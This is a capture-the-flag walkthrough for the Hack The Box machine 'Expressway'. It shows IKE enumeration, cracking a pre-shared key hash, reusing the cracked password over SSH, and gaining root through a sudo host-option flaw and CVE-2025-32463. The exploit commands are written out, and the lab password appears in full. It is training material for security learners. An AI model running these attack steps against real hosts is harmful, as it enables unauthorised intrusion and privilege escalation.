HTB Expressway Writeup – Full Walkthrough
A Hack The Box Expressway writeup focusing on network and system enumeration, uncovering hidden infrastructure, and privilege escalation through system misconfiguration.

Info
- Target:
10.10.11.87 - Difficulty: Easy
- OS: Linux
Initial Recon

Ran my initial Nmap scan
1
nmap -sC -sV -oN nmap --min-rate 10000 expressway.htb
This, unfortunately, revealed nothing besides the ssh service running on port 21.
Thh next step was to try scan all of the host ports - perhaps there was some port obfuscation:
1
nmap -sC -sV -oN nmap_all_ports --min-rate 10000 expressway.htb
This didnt show any additional services.
This leads to the services likely being run over the UDP protocol. I ran a UDP Nmap scan:
1
nmap -sU --min-rate 10000 expressway.htb

The only open port is: Port 500 - isakmp.
Enumerating ISAKMP
ISAKMP - Internet Security Association and Key Management Protocol.
- Part of the IKE Framework for setting up secure connections (Usually IPsec VPNs)
- Handles:
- Peer authentication
- Security Associations (SAs) between two systems
- Negotiation of Encryption keys
1
nmap -sU -p 500 --script ike-version expressway.htb
1
ike-scan -M -A expressway.htb
 This response provides the following:
- Auth=PSK Tells us that the VPN is configured to use a Pre-Shared Key
- We get the User ID
[email protected] - Target is configured for IPsec and is willing to perform an IKE negotiation
- We have proposed a valid transform and is acceptable:
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
- We have proposed a valid transform and is acceptable:
Now that we have a valid transformation, and a user ID ([email protected]) we can attempt to get a hash.

This result now means we can grab a crackable hash.
1
ike-scan -M -A -n [email protected] --pskcrack=hash.txt expressway.htb

Cracking the IKE hash
1
ikescan2john hash.txt >> hash_john.txt
1
john -w /usr/share/wordlists/rockyou.txt hash_john.txt

freakingrockstarontheroad
With a password, we could try attack with a password re-use since we found the [email protected] user earlier.
1
ssh [email protected]
 That’s the user flag.
- Attacking IKE Source
Privilege Escalation
sudo -l retrieves no special permissions
sudo -v
Running the id command gives us the following:
1
2
ike@expressway:~$ id
uid=1001(ike) gid=1001(ike) groups=1001(ike),13(proxy)
The proxy group looks interesting - there must be some sort of proxy service running on the machine. We can see if there are any files that are writable by the proxy group with the following command:
1
find / -group proxy 2>/dev/null
I find some squid proxy log files:
 I can’t unzip the
 .gz files here, so I copy them to ike’s home directory /home/ike/ and the gunzip
1
2
3
4
cd /var/log/squid/
cp *.log* /home/ike
cd /home/ike
gunzip -d *.gz
Reading the access logs
1
cat access.*
 From these logs we can see:
- Requests made to multiple files.
- Importantly, a request was made to
http://offramp.expressway.htbexposing a potential subdomain name.
Reading the cache logs
1
cat cache.*

- Adding two public DNS servers (Cisco OpenDNS and Cloudflare)
List the config
1
grep -v '^\s*#' /etc/squid/squid.conf | grep -v '^\s*$'
Didn’t show anything of any interest
 From the squid proxy enumeration, it appears that the ultimate information is the newly found
 offramp.expressway.htb subdomain.
Getting Root
Both ways of escalating privileges to root on this box lie in a vulnerable sudo command.

We can search for sudo’s strange
1
which sudo
1
sudo --version
Exploit 1 - (Intended)
Arguably the intended route to gain root on this machine as it uses the information we gathered from the squid proxy logs stage.
When attempting to run a sudo command, we get a strange error message:
1
Sorry, user ike may not run sudo on expressway.
This could be a different implementation of sudo.
1
which sudo
Reveals that the sudo command that is being run is from: /usr/local/bin/sudo rather than /usr/bin/sudo.

Executing a sudo or sudoedit command with the host option referencing an unrelated remote host rule causes Sudo to treat the rule as valid for the local system. As a result, any command allowed by the remote host rule can be executed on the local machine.
Since we know of a remote system (offramp.expressway.htb), it may be possible to gain root privileges
1
/usr/local/bin/sudo -h offramp.expressway.htb -i

Exploit Path 2
The following CVE-2025-32463:
Allows local users to obtain root access because the
/etc/nsswitch.conffrom a user-controlled directory is used with the--chrootoption
This Github repo: explains how to test and exploit the vulnerability
Testing for the Vulnerability
1
sudo -R woot woot
 This response tells us that the sudo is vulnerable.
A non-vulnerable version would respond with
sudo: you are not permitted to use the -R option with woot.
- Create a file
exploit.shwith the contents from: here chmod +x exploit.sh./exploit.sh And we have root.